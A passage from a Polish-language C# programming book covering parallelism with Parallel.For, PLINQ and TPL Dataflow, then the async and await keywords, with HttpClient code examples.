`IsCancellationRequested` przyjmie wartość `true`.

Obsługa anulowania nie jest dostępna wszędzie, gdyż nie zawsze anulowanie

zadania jest możliwe. Niektóre operacje po prostu nie mogą zostać anulowane. Na przykład: kiedy już wyślemy jakiś komunikat przez sieć, to nie będziemy mogli go usunąć. Niektóre operacje zapewniają możliwość anulowania do momentu, kiedy realizacja nie przekroczy jakiegoś punktu krytycznego. (Na przykład: jeśli komunikat został umieszczony w kolejce, lecz w rzeczywistości jeszcze go nie wysłano, to wciąż jest szansa, by anulować jego wysłanie). A zatem nawet jeśli dysponujemy możliwością anulowania, może się okazać, że do niczego się nam ona nie przyda. Innymi słowy, jeśli korzystamy z mechanizmu anulowania, trzeba być przygotowanym na to, że jego użycie nie da żadnego efektu.

## Równoległość

Biblioteka klas .NET Framework udostępnia klasy, które pozwalają przeprowadzać współbieżne operacje na kolekcjach, używając przy tym wielu wątków. Operacje tego rodzaju można wykonywać na trzy sposoby: korzystając z klasy `Parallel`, z `Parallel LINQ` oraz technologii TPL Dataflow.

### Klasa Parallel

Klasa `Parallel` udostępnia trzy metody statyczne: `For`, `ForEach` oraz `Invoke`. Ostatnia z nich pozwala na przekazanie tablicy delegatów i wszystkie je wykonuje (o ile to możliwe — współbieżnie). (To, czy zostanie wykorzystane działanie współbieżne, zależy od stopnia obciążenia systemu oraz liczby przetwarzanych elementów). Metody `For` oraz `ForEach` naśladują pętle języka C# o tych samych nazwach, jednak także i one mogą wykonywać poszczególne operacje równolegle.

**Przykład 17-24** przedstawia przykład użycia metody `Parallel.For` w kodzie wykonującym splot dwóch zbiorów próbek. Jest to wysoce powtarzalna operacja bardzo często używana w przetwarzaniu sygnałów. (W rzeczywistości bardziej wydajnym sposobem wykonywania tego rodzaju operacji w przypadkach, gdy jądro splotu jest małe, jest szybka transformacja Fouriera; jednak złożoność takiego kodu utrudniłaby analizę tego, co nas w tym przykładzie najbardziej interesuje, czyli zastosowania klasy `Parallel`). Powyższy przykład generuje próbki wynikową dla każdej próbki wejściowej. Każda próbka wynikowa jest uzyskiwana poprzez wyliczenie sumy iloczynów par wartości pochodzących z dwóch źródeł wejściowych. W razie operowania na dużych zbiorach danych wykonanie takich obliczeń może być czasochłonne, dlatego tej doskonale może posłużyć jako przykład operacji, którą będziemy chcieli przyspieszyć, wykonując ją jednocześnie na wielu procesorach. Wartość każdej próbki wynikowej może być wyliczona niezależnie od pozostałych, dlatego też operacja ta doskonale nadaje się do realizacji równoległej.

Przykład 17-24. Równoległe obliczanie splotu

```
static float[] ParallelConvolution(float[] input, float[] kernel)
{
    float[] output = new float[input.Length];
    Parallel.For(0, input.Length, i =>
    {
        float total = 0;
        for (int k = 0; k < Math.Min(kernel.Length, i + 1); ++k)
        {
            total += input[i - k] * kernel[k];
        }
        output[i] = total;
    });
    return output;
}
```

Podstawowa struktura tego kodu w dużym stopniu przypomina parę zagnieżdżonych pętli `for`. Różnica polega na tym, że zewnętrzna pętla została zastąpiona wywołaniem metody `Parallel.For`. (Nie próbowałem przekształcać wewnętrznej pętli na kod działający równolegle — jeśli poszczególne etapy będą trywialne, to metoda `Parallel.For` więcej czasu poświęci na zarządzanie nimi niż na faktyczne wykonywanie naszego kodu). Pierwszy argument wywołania metody, `0`, określa początkową wartość licznika pętli, natomiast drugi — jego maksymalną wartość. Ostatnim argumentem wywołania jest delegat, który będzie wykonywany jeden raz dla każdej wartości licznika pętli, przy czym wywołania będą realizowane równolegle, o ile tylko heurystyki klasy `Parallel` uznają, że równoległe wykonywanie obliczeń może zapewnić jakiś zysk czasowy. Wykonanie tej metody w celu przetworzenia dużego zbioru danych na komputerze dysponującym wieloma rdzeniami spowoduje, że zostanie w pełni wykorzystany potencjał wszystkich dostępnych wątków sprzętowych.

## Parallel LINQ

*Parallel LINQ* jest dostawcą LINQ operującym na informacjach przechowywanych w pamięci, podobnie jak *LINQ to Objects*. Przestrzeń nazw `System.Linq` udostępnia go w formie metody rozszerzenia `AsParallel` zdefiniowanej dla typu `IEnumerable<T>` (metoda ta jest zdefiniowana w klasie `ParallelEnumerable`). Metoda ta zwraca instancję typu `ParallelQuery<T>`, który udostępnia wszystkie standardowe operatory LINQ.

Każde utworzone w ten sposób zapytanie LINQ udostępnia metodę `ForAll`, do której można przekazać delegat. Wywołanie tej metody sprawia, że przekazany delegat zostanie wykonany dla wszystkich elementów zwróconych przez zapytanie, przy czym, jeśli to tylko możliwe, to wywołania te zostaną wykonane równolegle w

wielu wątkach.

## TPL Dataflow

Obsługa przepływu (TPL Dataflow) danych jest nową możliwością TPL wprowadzoną w .NET 4.5. Pozwala ona na utworzenie grafu obiektów, z których każdy w jakiś sposób przetwarza informacje przepływające przez graf. TPL umożliwia określanie, które z tych węzłów muszą przetwarzać informacje sekwencyjnie, a które mogą to robić równocześnie. Nasze zadanie sprowadza się do umieszczenia danych w grafie, natomiast TPL zajmie się nadzorem procesu dostarczania bloków danych do poszczególnych węzłów i spróbuje zoptymalizować stopień równoległości wykonywanych operacji, dostosowując go do zasobów dostępnych na komputerze.

API związane z obsługą przepływu danych zdefiniowane w przestrzeni nazw `System.Threading.Tasks.Dataflow` jest duże i złożone i z powodzeniem można by mu poświęcić osobny rozdział; jednak jest to rozwiązanie dosyć wyspecjalizowane. Niestety, z tego powodu wykracza ono poza zakres tematyczny tej książki. Wspomniałem o nim dlatego, że jest ono nowym rozwiązaniem i warto o nim wiedzieć.

## Podsumowanie

Wątki zapewniają możliwość jednoczesnego wykonywania wielu fragmentów kodu. Na komputerach z wieloma jednostkami wykonawczymi (na przykład z wieloma wątkami sprzętowymi), można wykorzystać ten potencjał do pracy współbieżnej, używając wielu wątków programowych. Takie wątki programowe można tworzyć jawnie przy użyciu klasy `Thread`, bądź też można użyć puli wątków, bądź mechanizmów do pracy współbieżnej, takich jak klasa `Parallel` lub `Parallel LINQ`, by automatycznie określić, ilu wątków należy użyć do wykonania prac dostarczanych przez aplikację. Biblioteka TPL udostępnia abstrakcje służące do zarządzania wieloma elementami roboczymi wykonywanymi przy użyciu wielu wątków, zapewniającymi możliwość łączenia wielu operacji oraz obsługi potencjalnie złożonych scenariuszy występowania błędów. Jeśli wiele wątków musi mieć możliwość używania oraz modyfikacji wspólnych struktur danych, to konieczne będzie zastosowanie mechanizmów synchronizacji udostępnianych przez .NET, dzięki którym możliwe będzie zapewnienie właściwej koordynacji działania wątków.



[71] W 64-bitowej wersji systemu Windows procesy 32-bitowe otrzymują do dyspozycji pełne 4 GB przestrzeni adresowej. W 32-bitowej wersji Windows procesy otrzymują jedynie 2 GB lub 3 GB przestrzeni adresowej zależnie od tego, jak system został skonfigurowany.

[72] Przy czym słowa „stan” używam tutaj w szerokim znaczeniu. Mam na myśli informacje przechowywane w zmiennych i obiektach.

[73] Bezpieczeństwo pod względem wielowątkowości — *przyp. tłum.*

[74] W czasie gdy powstawała ta książka, dokumentacja twierdziła, że klasy `HashSet<T>` oraz `SortedSet<T>` są wyjątkowymi przypadkami. Niemniej jednak firma Microsoft zapewniała mnie, że także i one zapewniają możliwość współbieżnego odczytu zawartości. Przy pewnej dozie szczęścia może się zdarzyć, że dokumentacja zostanie zaktualizowana, zanim książka ta dotrze w ręce czytelników.

[75] Na komputerach posiadających tylko jeden wątek sprzętowy, gdy klasa `SpinLock` zaczyna wykonywać pętlę, informuje systemowy mechanizm szeregujący, że chce przekazać sterowanie procesorowi, dzięki czemu inne wątki (potencjalnie także i ten posiadający blokadę) będą mogły wznowić działanie. Czasami klasa `SpinLock` działa w taki sposób nawet na komputerach wyposażonych w procesory wielordzeniowe, by uniknąć potencjalnych subtelnego problemów związanych z nadmiernym oczekiwaniem na zwolnienie blokady.

[76] Który należy rozumieć jako „taki, na którego można czekać” — *przyp. tłum.*

## Rozdział 18. Asynchroniczne cechy języka

Podstawową nowością wprowadzoną w C# 5.0 jest wsparcie języka dla stosowania i implementacji metod asynchronicznych. Metody asynchroniczne są niejednokrotnie najbardziej wydajnym sposobem korzystania z niektórych usług. Na przykład większość operacji wejścia-wyjścia jest wykonywana asynchronicznie przez jądro systemu operacyjnego, gdyż większość urządzeń peryferyjnych, takich jak kontrolery dysków lub karty sieciowe, jest w stanie wykonywać większość operacji autonomicznie. Wymagają użycia procesora wyłącznie podczas rozpoczętania i zakończenia operacji.

Choć wiele usług dostarczanych przez system Windows ma w rzeczywistości asynchroniczny charakter, to jednak programiści często decydują się na korzystanie z nich przy użyciu metod synchronicznych (czyli takich, które kończą się przed wykonaniem tego, co miały zrobić). Jednak takie postępowanie jest marnowaniem zasobów, gdyż powoduje ono zablokowanie wątku aż do momentu zakończenia operacji wejścia-wyjścia. W systemie Windows wątki są cennym zasobem, dlatego też uzyskuje on najwyższą wydajność, gdy liczba działających w nim wątków systemowych jest stosunkowo niewielka. W idealnym przypadku liczba wątków systemowych będzie odpowiadać liczbie wątków sprzętowych, lecz jest to przypadek optymalny, wyłącznie jeśli możemy zagwarantować, że wątki będą blokowane tylko w sytuacjach, gdy nie mają żadnych innych prac do wykonania. (Różnice pomiędzy wątkami systemowymi oraz wątkami sprzętowymi zostały wyjaśnione w Rozdział 17.) Im więcej wątków będzie blokowanych w wywołaniach metod synchronicznych, tym więcej będziemy potrzebowali wątków do obsługi obciążenia, a to z kolei prowadzi do ograniczenia wydajności. Dlatego też w kodzie, w którym wydajność działania odgrywa bardzo dużą rolę, metody asynchroniczne są użyteczne, gdyż zamiast marnować zasoby poprzez zmuszanie wątku do oczekiwania na zakończenie operacji wejścia-wyjścia, wątek może zainicjować taką operację, a następnie w międzyczasie zająć się czymś innym.

Jednak problem z metodami asynchronicznymi polega na tym, że ich stosowanie jest znaczco bardziej złożone od korzystania z metod synchronicznych, zwłaszcza kiedy w grę wchodzi koordynacja wielu powiązanych ze sobą operacji oraz obsługa błędów. To właśnie z tego powodu programiści bardzo często wybierają mniej wydajne, synchroniczne rozwiązania. Jednak nowe, asynchroniczne możliwości języka C# 5.0 pozwalają na tworzenie kodu, który może korzystać z wydajnych, asynchronicznych API, zachowując przy tym jednocześnie znaczną część prostoty cechującej kod używający prostszych rozwiązań synchronicznych.

Nowe możliwości języka przydadzą się także w niektórych przypadkach, gdy głównym celem zapewnienia wydajności działania nie jest maksymalizacja

przepustowości. W przypadku kodu aplikacji klienckich bardzo ważnym zagadnieniem jest unikanie blokowania wątku obsługi interfejsu użytkownika, a jednym z rozwiązań jest stosowanie metod asynchronicznych. Wsparcie dla kodu asynchronicznego, jakie zapewnia C#, jest w stanie obsługiwać problemy związane z powinowactwem do wątku, co w ogromnym stopniu ułatwia tworzenie kodu obsługi interfejsu użytkownika zapewniającego błyskawiczną reakcję na poczynania użytkownika aplikacji.

## Nowe słowa kluczowe: `async` oraz `await`

C# udostępnia wsparcie dla programowania asynchronicznego, wprowadzając dwa słowa kluczowe: `async` oraz `await`. Pierwsze z nich nie jest przeznaczone do samodzielnego użycia. Umieszcza się je natomiast w deklaracjach metod, a jego zadaniem jest poinformowanie kompilatora, że w metodzie będą używane możliwości asynchroniczne. Jeśli słowo to nie zostanie umieszczone w deklaracji metody, to nie będzie jej można używać wraz ze słowem kluczowym `await`. Jest to prawdopodobnie nieco nadmiarowe — kompilator zgłasza błąd, jeśli spróbujemy użyć słowa kluczowego `await` bez `async`, czyli najwyraźniej jest w stanie określić, czy ciało metody próbuje korzystać z możliwości asynchronicznych. A zatem dlaczego musimy jawnie deklarować asynchroniczność metody? Otóż wynika to z dwóch powodów. Przede wszystkim, jak się niebawem przekonasz, te możliwości drastycznie zmieniają zachowanie kodu generowanego przez kompilator, dlatego też stanowi to wyraźny sygnał informujący wszystkie osoby przeglądające kod, że metoda działa w sposób asynchroniczny. A poza tym słowo `await` nie zawsze było słowem kluczowym języka C#, zatem wcześniej nic nie stało na przeszkodzie, by używać go jako identyfikatora. Być może firma Microsoft mogła zaprojektować gramatykę słowa `await` w taki sposób, by było ono traktowane jako słowo kluczowe wyłącznie w bardzo specyficznych kontekstach, dzięki czemu we wszystkich innych przypadkach mogłoby wciąż być traktowane jako zwyczajny identyfikator. Niemniej jednak twórcy języka C# zdecydowali się zastosować nieco bardziej ogólne podejście: otóż słowa `await` nie można używać jako identyfikatora wewnętrz metód, w których deklaracji zastosowano modyfikator `async`, natomiast we wszystkich pozostałych miejscach kodu może ono służyć za identyfikator.

### PODPOWIEDŹ

Słowo kluczowe `async` nie zmienia sygnatury metody. Determinuje ono sposób komplikacji metody, a nie jej używania.

A zatem modyfikator `async` jedynie deklaruje chęć używania słowa kluczowego

`await`. (Choć nie wolno nam używać słowa kluczowego `await` bez `async`, to jednak nie jest błędem umieszczenie modyfikatora `async` w deklaracji metody, która nie wykorzystuje słowa kluczowego `await`. Niemniej jednak takie rozwiązanie nie ma żadnego sensu, dlatego też jeśli wystąpi, kompilator wygeneruje ostrzeżenie).

[Przykład 18-1](#) przedstawia dosyć typowy przykład metody asynchronicznej. Używa ona klasy `HttpClient`<sup>[7]</sup>, by poprosić jedynie o nagłówki konkretnego zasobu (używając w tym celu standardowego żądania `HEAD`, które istnieje w protokole HTTP właśnie do tego celu). Uzyskane wynik są następnie wyświetlane w polu tekstowym stanowiącym element interfejsu użytkownika aplikacji — metoda ta stanowi fragment kodu ukrytego, obsługującego interfejs użytkownika aplikacji, który zawiera pole `TextBox` o nazwie `headerListTextBox`.

Przykład 18-1. Stosowanie słów kluczowych `async` i `await` podczas pobierania nagłówków HTTP

```
private async void FetchAndShowHeaders(string url)
{
    using (var w = new HttpClient())
    {
        var req = new HttpRequestMessage(HttpMethod.Head, url);
        HttpResponseMessage response =
            await w.SendAsync(req, HttpCompletionOption.ResponseHeadersRead);

        var headerStrings =
            from header in response.Headers
            select header.Key + ": " + string.Join(", ", header.Value);

        string headerList = string.Join(Environment.NewLine, headerStrings);
        headerListTextBox.Text = headerList;
    }
}
```

Powyższy kod zawiera jedno wyrażenie używające słowa kluczowego `await`, które zostało wyróżnione pogrubioną czcionką. Słowo to jest używane w wyrażeniach, które mogą być wykonywane przez dłuższy czas, zanim zwróci wynik; oznacza ono, że dalsza część metody nie powinna być wykonana, dopóki operacja się nie zakończy. Wygląda to zatem jak zwyczajny, blokujący kod synchroniczny, jednak różnica polega na tym, że słowo kluczowe `await` nie powoduje zablokowania wątku.

Gdybyśmy chcieli zablokować wątek i poczekać na wyniki, to nic nie stoi na przeszkodzie, by to zrobić. Metoda `SendAsync` klasy `HttpClient` zwraca obiekt `Task<HttpResponseMessage>`, więc można by zastąpić wyrażenie z [Przykład 18-1](#) używające słowa kluczowego `await` wyrażeniem przedstawiony na [Przykład 18-2](#).

Pobiera ono wartość właściwości `Result` zadania, a zgodnie z tym, czego dowiedzieliśmy się w [Rozdział 17.](#), jeśli zadanie nie zostało zakończone, to próba odczytu tej właściwości spowoduje zablokowanie wątku do czasu wygenerowania wyników (bądź do momentu, gdy zadanie zakończy się niepowodzeniem, lecz w takim przypadku wyrażenie zgłosi wyjątek).

#### Przykład 18-2. Blokujący odpowiednik wyrażenia ze słowem kluczowym await

```
HttpResponseMessage response =
    w.SendAsync(req, HttpCompletionOption.ResponseHeadersRead).Result;
```

Choć wyrażenie `await` zastosowane w kodzie z [Przykład 18-1](#) robi coś, co jest pozornie podobne do powyższej instrukcji, to jednak działa zupełnie inaczej. Jeśli wynik zadania nie będzie dostępny od razu, to niezależnie od tego, co sugeruje jego nazwa, słowo kluczowe `await` sprawi, że wątek będzie czekał. Zamiast tego spowoduje ono zakończenie wykonywanej metody. Można użyć debugera, by przekonać się, że wywołanie metody `FetchAdnShowHeaders` kończy się natychmiast. Na przykład: jeśli wywołamy tę metodę w procedurze obsługi kliknięcia przycisku, przedstawionej na [Przykład 18-3](#), to możemy ustawić jeden punkt przerwania w wierszu zawierającym wywołanie `Debug.WriteLine`, oraz drugi w kodzie z [Przykład 18-1](#), w wierszu zawierającym instrukcję aktualizującą wartość właściwości `headerListTextBox.Text`.

#### Przykład 18-3. Wywoływanie metody asynchronicznej

```
private void fetchHeadersButton_Click(object sender, RoutedEventArgs e)
{
    FetchAndShowHeaders("http://helion.pl/");
    Debug.WriteLine("Wywołanie metody zostało zakończone.");
}
```

Jeśli uruchomimy taki program w debuggerze, przekonamy się, że najpierw zatrzymamy się w punkcie przerwania umieszczonym w wierszu z [Przykład 18-3](#), a dopiero później w punkcie przerwania z [Przykład 18-1](#). Innymi słowy, fragment kodu z [Przykład 18-1](#) umieszczony za wyrażeniem ze słowem kluczowym `await` zostaje wykonany po tym, gdy sterowanie zostanie przekazane z metody do kodu, który ją wywołał. Najwyraźniej kompilator jakoś zmienia dalszą część metody w taki sposób, aby została wykonana przy użyciu wywołania zwrotnego, realizowanego po zakończeniu operacji asynchronicznej.

## PODPOWIEDŹ

Debugger Visual Studio stosuje różne sztuczki podczas debugowania metod asynchronicznych, aby zapewnić nam możliwość analizowania ich krok po kroku jak normalnych metod. Zazwyczaj jest to całkiem przydatne, jednak czasami ukrywa prawdziwy przebieg realizacji programu. Opisany powyżej przykład został uważnie zaprojektowany w taki sposób, aby przekreślić starania Visual Studio i pokazać faktyczny sposób realizacji kodu.

Warto zauważyć, że kod z [Przykład 18-1](#) oczekuje, że będzie wykonywany w wątku obsługi interfejsu użytkownika, gdyż pod koniec metody modyfikuje wartość właściwości `Text` pola tekstowego. Metody asynchroniczne nie dają gwarancji, że powiadomienia o zakończeniu operacji będą generowane w tym samym wątku, w którym operacja została rozpoczęta — w większości przypadków będą one generowane w innych wątkach. Pomimo to kod z [Przykład 18-1](#) działa zgodnie z zamierzeniami. Oznacza to, że słowo kluczowe `await` nie tylko spowodowało przeniesienie połowy kodu metody do wywołania zwrotnego, lecz także zadbało za nas o prawidłową obsługę powinowactwa do wątku.

To wszystko wyraźnie pokazuje, że użycie słowa kluczowego `await` zmusza kompilator do przeprowadzenia drastycznych zmian w naszym kodzie. W C# 4.0, chcąc użyć tego asynchronicznego API, a następnie zaktualizować interfejs użytkownika, konieczne było zastosowanie kodu podobnego do tego z [Przykład 18-4](#). Wykorzystuje on technikę opisaną w [Rozdział 17](#): przygotowuje kontynuację dla zadania zwróconego przez metodę `SendAsync`, wykorzystując przy tym obiekt `TaskScheduler`, by zapewnić, że kod kontynuacji zostanie wykonany w wątku obsługi interfejsu użytkownika.

### Przykład 18-4. Samodzielne tworzenie odpowiednika metody asynchronicznej

```
private void OldSchoolFetchHeaders(string url)
{
    var w = new HttpClient();
    var req = new HttpRequestMessage(HttpMethod.Head, url);

    var uiScheduler = TaskScheduler.FromCurrentSynchronizationContext();
    w.SendAsync(req, HttpCompletionOption.ResponseHeadersRead)
        .ContinueWith(sendTask =>
    {
        try
        {
            HttpResponseMessage response = sendTask.Result;
            var headerStrings =
                from header in response.Headers
                select header.Key + ": " + string.Join(", ", header.Value);
        }
    });
}
```

```
        string headerList =
            string.Join(Environment.NewLine, headerStrings);
        headerListTextBox.Text = headerList;
    }
    finally
    {
        w.Dispose();
    }
},
uiScheduler);
}
```

Jest to przykład bardzo dobrego, bezpośredniego wykorzystania TPL i zapewnia podobne efekty jak kod z [Przykład 18-1](#), choć nie stanowi on dokładnej reprezentacji sposobu, w jaki kompilator C# przekształca kod. Jak dowiesz się z dalszej części rozdziału, słowo kluczowe `await` używa wzorca, który jest obsługiwany przez klasy `Task` oraz `Task<T>`, lecz który ich nie wymaga. Dodatkowo gwarantuje ono wygenerowanie kodu, który obsługuje wcześniejsze zakończenie (czyli sytuacje, gdy zadanie zostanie wykonane, zanim będziemy gotowi rozpoczęć oczekiwanie na jego zakończenie) znacznie bardziej efektywnie niż kod z [Przykład 18-4](#). Jednak zanim poznasz wszelkie szczegóły tego, co robi kompilator, warto się dowiedzieć, jakie problemy kompilator za nas rozwiązuje — a to najlepiej zrobić, pokazując kod, który musielibyśmy napisać w C# 4.0.

Nasz aktualny przykład jest całkiem prosty, gdyż realizuje tylko jedną asynchroniczną operację; jednak oprócz dwóch opisanych wcześniej czynności — czyli utworzenia jakiegoś wywołania zwrotnego obsługującego zakończenie oraz zapewnienia, że zostanie ono wykonane w odpowiednim wątku — musimy także zadbać o odpowiednią obsługę instrukcji `using` zastosowanej w kodzie z [Przykład 18-1](#). Kod z [Przykład 18-4](#) nie może używać instrukcji `using`, gdyż obiekt `HttpClient` chcemy zwolnić dopiero w momencie, gdy nie będzie już nam potrzebny. Wywołanie metody `Dispose` tuż przed zakończeniem metody zewnętrznej nie zda egzaminu, gdyż musimy mieć możliwość użycia obiektu w kodzie kontynuacji, a to zazwyczaj nastąpi trochę po zakończeniu metody. A zatem musimy utworzyć obiekt w jednej metodzie (zewnętrznej) i zwolnić go w innej (wewnętrznej). A ponieważ sami wywołujemy przy tym metodę `Dispose`, zatem sami musimy zadbać o obsługę wyjątków. Dlatego też konieczne było umieszczenie całego kodu przeniesionego do metody zwrotnej w bloku `try` i wywołanie metody `Dispose` w bloku `finally`. (W rzeczywistości zastosowane rozwiązanie nie jest kompletne i niezawodne — gdyby konstruktor klasy `HttpRequestMessage` lub metoda pobierająca mechanizm szeregowania zadań, co jest raczej mało prawdopodobne, zgłosiły wyjątek, to używany obiekt `HttpClient` nie zostałby

prawidłowo zwolniony. Innymi słowy, nasz kod obsługuje jedynie tę sytuację, gdy problemy pojawią się w samej operacji sieciowej).

Kod z [Przykład 18-4](#) używa mechanizmu szeregowania zadań, by wykonać kontynuację przy wykorzystaniu obiektu `SynchronizationContext`, aktywnego w momencie rozpoczęcia operacji. Dzięki temu zapewniamy, że wywołanie zwrotne zostanie wykonane w wątku umożliwiającym aktualizację interfejsu użytkownika. Choć to w zupełności wystarcza do zapewnienia poprawnego działania naszego przykładu, to jednak słowo kluczowe `await` robi dla nas nieco więcej.

## Konteksty wykonania i synchronizacji

Jeśli realizacja kodu dociera do wyrażenia zawierającego słowo kluczowe `await` oraz operację, której wykonanie nie zakończyło się od razu, to wygenerowany przez kompilator kod reprezentujący `await` zapewni pobranie aktualnego kontekstu wykonania. (Może się zdarzyć, że nie będzie to wymagało wielkiego zachodu — jeśli nie jest to pierwszy blok `await` w danej metodzie oraz jeśli używany kontekst nie został zmieniony, to będzie on już pobrany). Po zakończeniu operacji asynchronicznej dalsza część kodu metody zostanie wykonana przy wykorzystaniu kontekstu wykonania<sup>[78]</sup>.

Zgodnie z informacjami podanymi w [Rozdział 17](#), kontekst wykonania obsługuje pewne kontekstowe informacje o bezpieczeństwie oraz lokalny stan wątku, które muszą być przekazywane, gdy jedna metoda wywołuje drugą (i to nawet jeśli robi to bezpośrednio). Niemniej jednak istnieje jeszcze inny rodzaj kontekstu, który może nas interesować, a zwłaszcza jeśli tworzymy kod obsługi interfejsu użytkownika; chodzi o kontekst synchronizacji.

Choć wszystkie wyrażenia `await` pobierają kontekst wykonania, to decyzja o tym, czy wraz z nim należy pobrać także kontekst synchronizacji, zależy od typu, na który oczekujemy. Jeśli oczekujemy na daną typu `Task`, to domyślnie kontekst synchronizacji także zostanie pobrany. Zadania nie są jedynymi obiektami, na jakie można oczekiwać, informacje dotyczące sposobu, w jaki można dostosować typy do obsługi słowa kluczowego `await`, zostały podane w dalszej części rozdziału, w punkcie pt. „„[Wzorzec słowa kluczowego await](#)”“.

Czasami mogą się zdarzyć sytuacje, w których nie będziemy chcieli używać kontekstu synchronizacji. Jeśli chcemy wykonać jakąś operację asynchroniczną, rozpoczynając ją w wątku obsługi interfejsu użytkownika, a jednocześnie nie ma konieczności dalszego pozostawiania w tym wątku, to planowanie wykonania wszystkich kontynuacji przy użyciu kontekstu synchronizacji będzie jedynie niepotrzebnym obciążeniem. Jeśli operacja asynchroniczna jest reprezentowana

przez obiekt Task lub Task<T>, to używając zdefiniowanej w tych klasach metody `ConfigureAwait` możemy zadeklarować, że nie chcemy używać kontekstu synchronizacji. W takim przypadku zwracana jest nieznacznie zmieniona reprezentacja operacji asynchronicznej, a jeśli jej użyjemy w wyrażeniu `await` zamiast oryginalnego zadania, to bieżący kontekst synchronizacji zostanie zignorowany (oczywiście o ile w ogóle będzie dostępny). (Nie można natomiast zrezygnować z wykorzystania kontekstu wykonania). [Przykład 18-5](#) pokazuje, jak można korzystać z metody `ConfigureAwait`.

### Przykład 18-5. Stosowanie metody `ConfigureAwait`

```
private async void OnFetchButtonClick(object sender, RoutedEventArgs e)
{
    using (var w = new HttpClient())
    using (Stream f = File.Create(textBox.Text))
    {
        Task<Stream> getStreamTask = w.GetStreamAsync(urlTextBox.Text);
        Stream getStream = await getStreamTask.ConfigureAwait(false);

        Task copyTask = getStream.CopyToAsync(f);
        await copyTask.ConfigureAwait(false);
    }
}
```

Powyższy kod reprezentuje procedurę obsługi kliknięć przycisku, dlatego też jest wykonywany w wątku obsługi interfejsu użytkownika. Pobiera on wartości właściwości `Text` kilku pól tekstowych, a następnie wykonuje pewną operację asynchroniczną — pobiera zawartość adresu URL i kopiuje pobrane dane do pliku. Po pobraniu zawartości dwóch właściwości `Text` powyższy kod nie używa już żadnych elementów interfejsu użytkownika, a zatem jeśli wykonanie operacji asynchronicznej trochę zajmuje, to nie będzie miało żadnego znaczenia, że jej pozostała część zostanie wykonana w innym wątku. Poprzez przekazanie wartości `false` w wywołaniu metody `ConfigureAwait` oraz poczekanie na zwróconą przez nie wartość informujemy TPL, że do zakończenia operacji może zostać wykorzystany dowolny wątek, przy czym w tym przypadku będzie to najprawdopodobniej jeden z wątków dostępnych w puli. Dzięki temu operacja będzie mogła zostać wykonana szybciej i bardziej efektywnie, gdyż nie będzie musiała bez potrzeby korzystać z wątku obsługi interfejsu użytkownika po każdym słowie kluczowym `await`.

Kod przedstawiony na [Przykład 18-1](#) zawiera tylko jedno wyrażenie ze słowem kluczowym `await`, lecz nawet ten kod trudno jest odtworzyć, wykorzystując klasyczny model programowania z użyciem TPL. Przykład z [Przykład 18-5](#) zawiera dwa takie wyrażenia, a odtworzenie sposobu jego działania bez pomocy `await`

wymagałoby użycia dosyć rozbudowanego kodu, gdyż wyjątki mogłyby być zgłasiane przed pierwszym wyrażeniem `await`, po drugim wyrażeniu oraz pomiędzy nimi; oprócz tego w każdym z tych przypadków (jak również w sytuacji, gdy nie zostały zgłoszone żadne wyjątki) musielibyśmy zadbać o wywołanie metody `Dispose` w celu zwolnienia używanych obiektów `HttpClient` oraz `Stream`. Niemniej jednak sytuacja staje się znaczco bardziej skomplikowana, kiedy w grę zaczyna dodatkowo wchodzić sterowanie przepływem.

## Wykonywanie wielu operacji i pętli

Załóżmy, że zamiast pobierać nagłówki lub kopiować zawartość odpowiedzi HTTP do pliku, chcemy tę zawartość przetworzyć. Jeśli jest ona bardzo duża, to pobranie jej jest operacją, która może wymagać wykonania wielu czasochłonnych kroków. Przykład przedstawiony na [Przykład 18-6](#) pobiera całą stronę WWW wiersz po wierszu.

### Przykład 18-6. Wykonywanie wielu operacji asynchronicznych

```
private async void FetchAndShowBody(string url)
{
    using (var w = new HttpClient())
    {
        Stream body = await w.GetStreamAsync(url);
        using (var bodyTextReader = new StreamReader(body))
        {
            while (!bodyTextReader.EndOfStream)
            {
                string line = await bodyTextReader.ReadLineAsync();
                headerListTextBox.AppendText(line);
                headerListTextBox.AppendText(Environment.NewLine);
                await Task.Delay(TimeSpan.FromMilliseconds(10));
            }
        }
    }
}
```

W powyższym kodzie zostały użyte trzy wyrażenia `await`. Pierwsze z nich powoduje wykonanie żądania HTTP GET, a operacja ta zakończy się w momencie odebrania pierwszej części odpowiedzi, choć w tym momencie odpowiedź może jeszcze nie być kompletna — może zawierać jeszcze kilka megabajtów danych, które trzeba będzie jeszcze przekazać. Powyższy przykład zakłada, że zawartość odpowiedzi będzie tekstowa, dlatego też przekazuje zwrócony obiekt `Stream` jako argument wywołania konstruktora strumienia `StreamReader`, który udostępnia bajty stanowiące zawartość strumienia jako tekst<sup>[79]</sup>. Następnie przykład używa metody `ReadLineAsync`, by wiersz po wierszu odczytywać zawartość odpowiedzi. Ponieważ dane są przesyłane fragmentami, zatem odczytanie pierwszego wiersza tekstu może

trochę zająć, jednak kilka kolejnych wywołań metody zostanie zapewne wykonanych momentalnie, gdyż każdy odebrany pakiet sieciowy zazwyczaj zawiera więcej wierszy. Jeśli jednak nasz kod może odczytywać dane szybciej, niż są przesyłane siecią, to w końcu odczyta wszystkie wiersze, które były dostępne w pierwszym pakiecie, i pewnie minie trochę czasu, zanim pojawią się kolejne.

Dlatego też wywołania metody `ReadLineAsync` będą zwracały zarówno zadania, których wykonanie zajmuje więcej czasu, jak i takie, które zostaną zakończone błyskawicznie. Trzecią operacją asynchroniczną jest wywołanie metody

`Task.Delay`. W powyższym przykładzie została ona użyta po to, by nieco zwolnić odczyt danych i aby kolejne wiersze tekstu pojawiały się w interfejsie użytkownika stopniowo. Metoda `Task.Delay` zwraca obiekt `Task`, który zostanie zakończony po upływie określonego czasu; stanowi ona zatem asynchroniczny odpowiednik metody `Thread.Sleep`. (Metoda `Thread.Sleep` blokuje wątek, w którym została wywołana, natomiast wyrażenie `await Task.Delay` wprowadza opóźnienie bez blokowania wątku).

### PODPOWIEDŹ

W powyższym przykładzie każde z wyrażeń `await` zostało umieszczone w odrębnej instrukcji; takie rozwiązanie nie jest jednak konieczne. Nic nie stoi na przeszkodzie, by użyć wyrażenia o następującej postaci: `(await t1) + (await t2)`. (W razie potrzeby można pominać nawiasy, gdyż operator `await` ma wyższy priorytet niż operator dodawania, ja jednak preferuję wizualny porządek i hierarchię, jaką one zapewniają).

